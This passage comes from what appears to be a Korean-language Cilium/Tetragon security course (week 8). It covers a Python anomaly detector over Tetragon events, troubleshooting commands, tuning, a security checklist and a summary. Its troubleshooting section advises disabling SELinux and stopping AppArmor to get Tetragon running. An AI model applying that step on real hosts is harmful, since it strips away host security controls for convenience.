        self.feature_windows = defaultdict(lambda: deque(maxlen=100))
        self.baseline_trained = False

    def extract_features(self, event):
        """이벤트에서 특성 추출"""
        features = []

        if 'process_exec' in event:
            proc = event['process_exec']['process']
            # 바이너리 길이, 인자 개수, 실행 시간 등
            features.extend([
                len(proc.get('binary', '')),
                len(proc.get('arguments', [])),
                proc.get('pid', 0) % 1000,  # PID 패턴
            ])

        elif 'process_connect' in event:
            conn = event['process_connect']
            # 포트, IP 패턴, 연결 시간 등
            features.extend([
                conn.get('destination', {}).get('port', 0),
                hash(conn.get('destination', {}).get('address', '')) % 10000,
                len(conn.get('destination', {}).get('address', '')),
            ])

        return np.array(features).reshape(1, -1) if features else None

    def update_model(self, namespace, features):
        """네임스페이스별 모델 업데이트"""
        self.feature_windows[namespace].append(features)

        if len(self.feature_windows[namespace]) >= 50:
            X = np.vstack(list(self.feature_windows[namespace]))

            if namespace not in self.models:
                self.models[namespace] = IsolationForest(
                    contamination=0.1,
                    random_state=42
                )

            self.models[namespace].fit(X)
            return True
        return False

    def detect_anomaly(self, namespace, features):
        """이상 탐지"""
        if namespace in self.models:
            score = self.models[namespace].decision_function(features)[0]
            is_anomaly = self.models[namespace].predict(features)[0] == -1
            return is_anomaly, score
        return False, 0.0

    def process_event(self, event_line):
        """이벤트 처리"""
        try:
            event = json.loads(event_line)
            namespace = event.get('kubernetes', {}).get('namespace', 'default')

            features = self.extract_features(event)
            if features is None:
                return

            # 모델 업데이트
            model_updated = self.update_model(namespace, features)

            # 이상 탐지
            is_anomaly, score = self.detect_anomaly(namespace, features)

            if is_anomaly and score < -0.5:  # 높은 이상도
                alert = {
                    'timestamp': time.time(),
                    'namespace': namespace,
                    'event_type': 'anomaly_detected',
                    'anomaly_score': float(score),
                    'original_event': event
                }
                print(json.dumps(alert))

        except json.JSONDecodeError:
            pass

    def run(self):
        """메인 실행 루프"""
        proc = subprocess.Popen(
            ['tetragon', 'observe', '--output', 'json'],
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True
        )

        for line in proc.stdout:
            self.process_event(line.strip())

if __name__ == "__main__":
    detector = TetragonAnomalyDetector()
    detector.run()
EOF

chmod +x anomaly-detector.py
# 백그라운드에서 이상 탐지 실행
python3 anomaly-detector.py &
🛠️ 트러블슈팅 가이드
1. 일반적인 문제 해결
Tetragon Pod 시작 실패
# 문제 진단
kubectl describe pod -n kube-system -l app.kubernetes.io/name=tetragon

# 일반적인 원인 확인
# 1. 커널 버전 호환성 확인
uname -r
# 최소 요구사항: 4.19+

# 2. eBPF 지원 확인
ls /sys/fs/bpf/
mount | grep bpf

# 3. 권한 확인
kubectl get clusterrole tetragon -o yaml
kubectl get clusterrolebinding tetragon -o yaml

# 해결 방법
# SELinux/AppArmor 비활성화 (필요시)
sudo setenforce 0
sudo systemctl stop apparmor

# 커널 모듈 수동 로드
sudo modprobe bpf
sudo modprobe probe_events
TracingPolicy 적용 안됨
# 정책 상태 확인
kubectl get tracingpolicy -A
kubectl describe tracingpolicy <policy-name>

# Tetragon 로그 확인
kubectl logs -n kube-system -l app.kubernetes.io/name=tetragon --tail=100

# 정책 검증
tetragon observe --event-types process_exec --namespace <target-namespace>

# 일반적인 해결책
# 1. 정책 문법 오류 수정
# 2. 대상 네임스페이스 확인
# 3. Tetragon Pod 재시작
kubectl rollout restart daemonset/tetragon -n kube-system
2. 성능 문제 해결
높은 CPU 사용률
# Tetragon 리소스 사용량 확인
kubectl top pod -n kube-system -l app.kubernetes.io/name=tetragon

# 이벤트 생성 빈도 확인
tetragon observe --output json | \
jq -r '.event_type // empty' | \
sort | uniq -c | sort -nr

# 해결 방법
# 1. 불필요한 TracingPolicy 제거
# 2. 필터링 조건 강화
# 3. Export rate limiting 설정
helm upgrade tetragon cilium/tetragon \
  --set tetragon.exportRateLimit=100 \
  --reuse-values
메모리 부족
# 메모리 사용량 분석
kubectl describe pod -n kube-system -l app.kubernetes.io/name=tetragon

# eBPF 맵 크기 확인
kubectl exec -n kube-system ds/tetragon -- \
  tetragon bugtool --output /tmp/bugtool.tar.gz

# 해결 방법
# 메모리 제한 증가
helm upgrade tetragon cilium/tetragon \
  --set tetragon.resources.limits.memory=4Gi \
  --set tetragon.resources.requests.memory=1Gi \
  --reuse-values
3. 네트워크 정책 문제
정책이 예상대로 작동하지 않음
# 정책 적용 상태 확인
cilium endpoint list
cilium policy get

# 네트워크 플로우 추적
hubble observe --namespace <namespace> --verdict DENIED

# 정책 테스트
cilium connectivity test --test <specific-test>

# 해결 방법
# 1. Identity 확인
cilium identity list

# 2. 정책 순서 확인 (우선순위)
kubectl get ciliumnetworkpolicy -A -o yaml

# 3. 라벨 매칭 확인
kubectl get pods --show-labels
📚 추가 학습 리소스
1. 공식 문서 및 자료
Cilium Security 문서
Tetragon 문서
2. 실습 환경 및 도구
보안 테스트 도구
- Falco - 런타임 보안 모니터링
- Sysdig - 컨테이너 보안 플랫폼
- Aqua Security - 클라우드 네이티브 보안
취약점 스캐닝
# Trivy를 활용한 이미지 스캔
trivy image nginx:latest

# Grype를 활용한 취약점 분석
grype nginx:latest

# Syft를 활용한 SBOM 생성
syft nginx:latest -o json
3. 보안 베스트 프랙티스
컨테이너 보안 체크리스트
# 1. 이미지 보안
- [ ] 최소한의 베이스 이미지 사용 (alpine, distroless)
- [ ] 정기적인 이미지 업데이트
- [ ] 취약점 스캔 자동화
- [ ] 이미지 서명 및 검증

# 2. 런타임 보안
- [ ] ReadOnlyRootFilesystem 활성화
- [ ] 비특권 컨테이너 실행
- [ ] SecurityContext 적절히 설정
- [ ] Network Policy 적용

# 3. 클러스터 보안
- [ ] RBAC 최소 권한 원칙
- [ ] Pod Security Standards 적용
- [ ] Admission Controller 활용
- [ ] 감사 로깅 활성화

# 4. 모니터링 및 대응
- [ ] 실시간 위협 탐지
- [ ] 자동화된 인시던트 대응
- [ ] 정기적인 보안 점검
- [ ] 컴플라이언스 모니터링
🎯 8주차 학습 요약
1. 핵심 성취 목표
Cilium Security 플랫폼 이해
- ✅ Identity 기반 보안 모델의 혁신적 접근 방식 습득
- ✅ Zero Trust 네트워크 아키텍처 구현 실습
- ✅ L3/L4/L7 네트워크 정책의 세밀한 제어 방법 학습
- ✅ WireGuard/IPSec 기반 투명 암호화 구현
Tetragon 런타임 보안
- ✅ eBPF 기반 실시간 보안 모니터링 시스템 구축
- ✅ TracingPolicy를 통한 커스텀 보안 정책 작성
- ✅ 컨테이너 탈출 및 권한 상승 공격 탐지/차단
- ✅ SIEM 시스템과의 통합을 통한 통합 보안 운영
2. 실무 적용 가능한 핵심 기술
보안 정책 설계 및 구현
- Identity 기반 세분화된 접근 제어
- 기본 거부(Default Deny) 원칙 적용
- L7 프로토콜별 세밀한 정책 제어
- DNS 기반 FQDN 접근 제어
런타임 보안 모니터링
- eBPF를 활용한 실시간 시스템 콜 추적
- TracingPolicy 기반 커스텀 보안 정책 작성
- 파일 시스템 접근 제어 및 모니터링
- 네트워크 연결 패턴 분석 및 차단
암호화 및 데이터 보호
- WireGuard 기반 투명 네트워크 암호화
- IPSec 레거시 환경 지원
- 성능 최적화된 암호화 구성
- 키 관리 및 로테이션 자동화
위협 탐지 및 대응
- 컨테이너 탈출 공격 실시간 차단
- 권한 상승 시도 탐지 및 대응
- 악성 바이너리 실행 방지
- 이상 행동 패턴 기계학습 기반 탐지
SIEM 통합 및 알림
- ELK Stack 연동을 통한 통합 로그 분석
- Splunk 기반 고급 보안 분석
- Prometheus 메트릭 기반 실시간 알림
- Slack/PagerDuty 자동 인시던트 대응
3. 엔터프라이즈 활용 시나리오
금융 기관 보안 컴플라이언스
- SOC 2 Type II / ISO 27001 준수를 위한 감사 로그 수집
- PCI DSS 요구사항에 맞는 네트워크 세그멘테이션
- 7년간 보안 이벤트 로그 보관 및 검색
- 규제 당국 감사를 위한 자동화된 리포트 생성
멀티 테넌트 SaaS 플랫폼
- 테넌트별 완전한 네트워크 격리
- 고객 데이터 접근에 대한 실시간 모니터링
- 테넌트별 보안 정책 커스터마이제이션
- 고객별 보안 이벤트 대시보드 제공
DevSecOps 파이프라인 통합
- CI/CD 파이프라인에서 보안 정책 자동 배포
- 개발/스테이징/프로덕션 환경별 보안 수준 차별화
- 보안 위반 시 자동 롤백 메커니즘
- 개발자를 위한 보안 피드백 실시간 제공
📈 성능 및 확장성 고려사항
1. 대규모 환경에서의 최적화
클러스터 규모별 권장 설정
| 클러스터 규모 | 노드 수 | Pod 수 | Tetragon 메모리 | Export Rate Limit |
|---|---|---|---|---|
| 소규모 | 1-10 | ~1,000 | 512Mi | 100/sec |
| 중간규모 | 10-100 | ~10,000 | 2Gi | 500/sec |
| 대규모 | 100-1000 | ~100,000 | 8Gi | 2000/sec |
| 초대규모 | 1000+ | 1M+ | 16Gi | 5000/sec |
리소스 사용량 모니터링
# Tetragon 메모리 사용 패턴 분석
kubectl top pod -n kube-system -l app.kubernetes.io/name=tetragon

# eBPF 맵 메모리 사용량
kubectl exec -n kube-system ds/tetragon -- \
  cat /sys/kernel/debug/bpf/maps.debug

# 이벤트 처리 성능 메트릭
curl -s http://localhost:2112/metrics | grep tetragon_events_processed_total
2. 네트워크 성능 영향 최소화
암호화 성능 최적화
# CPU 가속 확인 (AES-NI)
grep -m1 -o aes /proc/cpuinfo

# WireGuard 최적화 설정
helm upgrade cilium cilium/cilium \
  --set encryption.wireguard.userspaceFallback=false \
  --set encryption.ipsec.encryptedOverlay=false \
  --reuse-values

# 성능 테스트 자동화
kubectl apply -f - <<EOF
apiVersion: v1
kind: ConfigMap
metadata:
  name: performance-test-script
data:
  benchmark.sh: |
    #!/bin/bash
    echo "=== Network Performance Benchmark ==="
    # 암호화 비활성화 상태 테스트
    kubectl exec iperf3-client -- iperf3 -c iperf3-server -t 30 -f G
    echo "=== With WireGuard Encryption ==="
    # 암호화 활성화 후 테스트
    kubectl exec iperf3-client -- iperf3 -c iperf3-server -t 30 -f G
EOF
🚀 미래 발전 방향
1. 신기술 통합 로드맵
AI/ML 기반 보안 강화
- 딥러닝 기반 제로데이 공격 탐지
- 자연어 처리를 통한 보안 정책 자동 생성
- 강화학습 기반 자동 대응 시스템
- 예측적 위협 인텔리전스
클라우드 네이티브 보안 진화
- Service Mesh 통합 보안 (Istio, Linkerd)
- Serverless 환경 보안 (Knative, OpenFaaS)
- Edge Computing 보안 확장
- Multi-Cloud 통합 보안 관리
2. 업계 표준 및 호환성
보안 표준 준수
- NIST Cybersecurity Framework 2.0
- CIS Kubernetes Benchmark
- OWASP Container Security Top 10
- ISO/IEC 27001:2022 개정판
생태계 통합
- Kubernetes Security Profiles Operator (SPO)
- Sigstore를 통한 공급망 보안
- OPA/Gatekeeper 정책 엔진 통합
- SPIFFE/SPIRE Identity 표준
💡 실무 적용 팁
1. 단계별 도입 전략
Phase 1: 관찰 모드 (1-2주)
# 기본 관찰만 활성화
helm install tetragon cilium/tetragon \
  --set tetragon.enablePolicyFilter=false \
  --set tetragon.enablePolicyFilterDebug=true

# 기준선 수립을 위한 데이터 수집
tetragon observe --output json > baseline-$(date +%Y%m%d).log
Phase 2: 정책 적용 (2-4주)
# 점진적 정책 적용
kubectl apply -f basic-security-policies/
# 영향도 모니터링 후 다음 단계 진행
Phase 3: 엔포스먼트 (4-8주)
# 실제 차단 액션 활성화
kubectl patch tracingpolicy comprehensive-security-policy \
  --type='json' -p='[{"op": "add", "path": "/spec/enforcementActions", "value": [{"action": "Signal", "argSignal": 9}]}]'
2. 운영 중 주의사항
성능 영향 최소화
- 프로덕션 배포 전 충분한 성능 테스트
- 단계적 롤아웃으로 영향도 확인
- 백아웃 계획 사전 수립
팀 협업 프로세스
- 개발팀과 보안팀 간 정책 검토 프로세스
- 보안 이벤트 에스컬레이션 매트릭스
- 정기적인 보안 정책 리뷰 미팅
📚 추가 학습 리소스
1. 심화 학습 과정
온라인 교육 과정
실습 환경
2. 커뮤니티 참여
오픈소스 기여
커뮤니티 이벤트
- eBPF Summit (연례)
- Cloud Native SecurityCon
- Cilium Community Meetups
3. 고급 참고 자료
기술 백서
- "Zero Trust Architecture" - NIST SP 800-207
- "Container Security Best Practices" - CIS
- "eBPF Security Considerations" - Linux Foundation
연구 논문
- "Performance Analysis of eBPF in Cloud Native Environments"
- "Behavioral Analysis for Container Runtime Security"
- "Machine Learning Approaches to Network Security"
🎯 8주차 종합 학습 정리
1. 학습 목표 달성도 평가
✅ 완료된 핵심 목표
- Cilium Security 플랫폼의 통합적 이해
- Identity 기반 Zero Trust 보안 아키텍처 구축
- Tetragon을 활용한 실시간 런타임 보안 구현
- L3/L4/L7 네트워크 정책의 실전 적용
- WireGuard 투명 암호화 성능 최적화
- TracingPolicy 기반 커스텀 보안 정책 작성
- SIEM 시스템 통합을 통한 통합 보안 운영
- 컨테이너 보안 위협 시나리오별 대응 방안 수립
2. 핵심 기술 역량 습득
네트워크 보안 전문성
- Cilium CNI 기반 보안 정책 설계 및 구현
- L7 프로토콜별 세밀한 접근 제어
- DNS/FQDN 기반 외부 접근 제어
- 암호화 성능과 보안 수준의 균형점 도출
런타임 보안 전문성
- eBPF 기반 실시간 시스템 모니터링
- 컨테이너 탈출 및 권한 상승 공격 탐지
- 파일 시스템 보안 모니터링 및 제어
- 행동 기반 이상 탐지 시스템 구축
통합 보안 운영
- 멀티 레이어 보안 정책 오케스트레이션
- SIEM 기반 통합 보안 이벤트 관리
- 자동화된 위협 대응 워크플로우 구축
- 컴플라이언스 요구사항 충족을 위한 감사 체계
3. 실무 적용 준비도
기술적 숙련도
- 프로덕션 환경에서 안전한 보안 정책 배포
- 성능 영향을 최소화하는 구성 최적화
- 대규모 클러스터 환경에서의 확장성 고려
- 장애 상황에서의 빠른 문제 해결 능력
전략적 사고력
- 비즈니스 요구사항과 보안 정책의 균형점 도출
- Risk-based 접근을 통한 우선순위 결정
- 비용 효율적인 보안 솔루션 설계
- 미래 위협에 대한 예방적 보안 아키텍처 구축
협업 및 커뮤니케이션
- 개발팀과의 효과적인 DevSecOps 협업
- 경영진 대상 보안 위험 커뮤니케이션
- 규제 당국 감사 대응 능력
- 보안 인시던트 대응 팀 리더십
4. 다음 단계 발전 방향
심화 학습 권장사항
- Service Mesh 보안 (Istio, Linkerd) 통합 연구
- Multi-Cloud 환경에서의 보안 정책 일관성 유지
- AI/ML 기반 고도화된 위협 탐지 시스템 구축
- Supply Chain Security 및 Software Bill of Materials (SBOM) 활용
실무 프로젝트 제안
- 기존 레거시 환경에서 Cilium Security 마이그레이션 계획 수립
- 산업별 특화된 보안 정책 템플릿 개발
- 보안 자동화를 위한 GitOps 워크플로우 구축
- 조직 내 Cilium/Tetragon 교육 프로그램 기획
이로써 8주간의 Cilium 학습 여정이 완성되었습니다. 네트워킹부터 보안까지, 클라우드 네이티브 환경에서 요구되는 모든 핵심 기술을 체계적으로 습득하여 실무에서 즉시 활용 가능한 전문성을 갖추게 되었습니다.